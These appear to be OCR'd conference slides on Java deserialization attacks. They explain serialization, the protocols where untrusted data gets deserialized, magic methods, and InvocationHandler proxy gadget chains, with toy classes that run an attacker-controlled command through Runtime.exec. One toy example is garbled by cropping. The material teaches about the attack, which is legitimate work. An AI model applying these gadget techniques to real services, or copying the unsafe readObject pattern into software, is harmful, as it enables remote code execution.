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Java Deserialization Attacks

Angriff & Verteidigung

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About Me

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`whoami`

- Developer, Whitehat Hacker & Trainer
- Freelancer since 1997
- Focus on JavaEE & Web Security
- Speaker at Conferences
- @cschneider4711
- www.Christian-Schneider.net

Quick Poll


```
InputStream is = request.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
ois.readObject();
```

How many are familiar with what this code does?

How many of you know the risks associated with deserializing untrusted data?

How many of you know how to exploit this as a remote code execution (RCE)?

Java Serialization



```
00000000: aced 0005 7372 0028 7365 7269 616c 6b69  ....sr.(serialki
00000010: 6c6c 6572 2e75 7469 6c2e 5465 7374 5365  ller.util.TestSe
00000020: 7269 616c 697a 6174 696f 6e24 5573 6572  rialization$User
00000030: 1ebc 1bc8 1f89 cfb6 0200 024c 0008 6c61  ...........L..la
00000040: 7374 4e61 6d65 7400 124c 6a61 7661 2f6c  stNamet..Ljava/l
00000050: 616e 672f 5374 7269 6e67 3b4c 0004 6e61  ang/String;L..na
00000060: 6d65 7100 7e00 0178 7074 0003 4261 7274  meq.~..xpt..Bart
00000070: 0003 466f 6f                             ..Foo
```

Taking a snapshot of an **object graph** as a **byte stream** that can be used to reconstruct the object graph to its original state

- Only object **data** is serialized, not the code
- The code sits on the ClassPath of the (de)serializing end

Attack Surface

Usages of Java serialization in protocols/formats/ products:

- **RMI** (Remote Method Invocation)
- **JMX** (Java Management Extension)
- **JMS** (Java Messaging System)
- Spring Service Invokers
  - HTTP, JMS, RMI, etc.
- Android
- AMF (Action Message Format)
- JSF ViewState
- WebLogic T3
- LDAP Responses
- …

Attacks via **internal** interfaces

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

Attacks via **external** interfaces

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



When Java serialization data is read back from client (browser) via Cookies etc.

Customization of Java Serialization

- Developers can customize this serialization/ deserialization process
  - Individual object serialization via **.writeObject() / .writeReplace() / .writeExternal()**
  - Individual object re-construction on deserializing end via **.readObject() / .readResolve() / .readExternal()**

Triggering Execution via "Magic Methods"



ObjectInputStream

Serializable Class

Application Code

Garbage Collector

1. Get bytes
2. Initialize ObjectInputStream
3. Read object from stream
   - **ois.readObject()**


4. Resolve classes of stream
   resolveClass()
5. Deserialize objects

6. Restore object member fields
   - **readObject(ObjectInputStream)**
   - **readObjectNoData()**
7. Eventually replace restored object
   - **readResolve()**
8. Optionally validate object
   - **validateObject()**

9. Cast deserialized object to expected type
10. Use deserialized object

11. Call **finalize()** on GC

Triggering Execution via "Magic Methods"



1. Get bytes
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Exploiting "Magic Methods"

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- Abusing "magic methods" of gadgets which have dangerous/risky code:
  - Attacker controls member fields' values of serialized object
  - Upon deserialization **.readObject() / .readResolve()** is invoked
    - Implementation of this method in gadget class **uses attacker-controlled fields** …
    - … and is influenced in the way attacker desires… ;)

More "Magic Methods"

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
- Aside from the classic ones also lesser-known "magic methods" help:
  - **.validateObject()** as part of validation (which does not prevent attacks)
  - **.readObjectNoData()** upon deserialization conflicts
  - **.finalize()** as part of GC (even after errors)
    - with deferred execution bypassing ad-hoc SecurityManagers at deserialization
- Works also for Externalizable's **.readExternal()**


Toy Example

```
public class Dangerou                      ble {
        private String co
                                            e
        …

        public final Objec                       tream ois)
                throws Optic                    tFoundException, IOException {
                ois.defaultRe
                Runtime.get
        }
}
```



What if there is no interesting code reached by magic methods?

Proxy with InvocationHandler as Catalyzer



Exploiting InvocationHandler (IH) Gadgets

- Attacker steps upon serialization:
  - Attacker **controls member fields** of IH gadget, which ***has* dangerous code**
  - IH (as part of Dynamic Proxy) gets serialized by attacker **as field on which an innocuous method is called** from "magic method" (of class to deserialize)

- Application steps upon deserialization:
  - "Magic Method" of "Trigger Gadget" calls **innocuous method** on an **attacker controlled field**
  - This call is **intercepted by proxy** (set by attacker as field) and **dispatched to IH**

- Other IH-like types exist aside java.lang.reflect.InvocationHandler
  - javassist.util.proxy.MethodHandler
  - org.jboss.weld.bean.proxy.MethodHandler

Toy Example: Trigger Gadget

```
public class TriggerGadget implements Serializable {
        private Comparator comp;

    …

        public final Object readObject(ObjectInputStream ois) throws Exception {
                ois.defaultReadObject();
                comp.compare("foo", "bar");
        }
}
```

Attacker controls this field, so it can set it to anything implementing java.util.Comparator … anything, even a Proxy

Proxy will intercept call to "compare()" and dispatch it to its Invocation Handler


Toy Example: Dangerous IH

```
public class DangerousHandler implements Serializable, InvocationHandler {
        private String command;

      …

        public Object invoke(Object proxy, Method method, Object[] args) {
                Runtime.getRuntime().exec(command);
        }
}
```

Payload execution

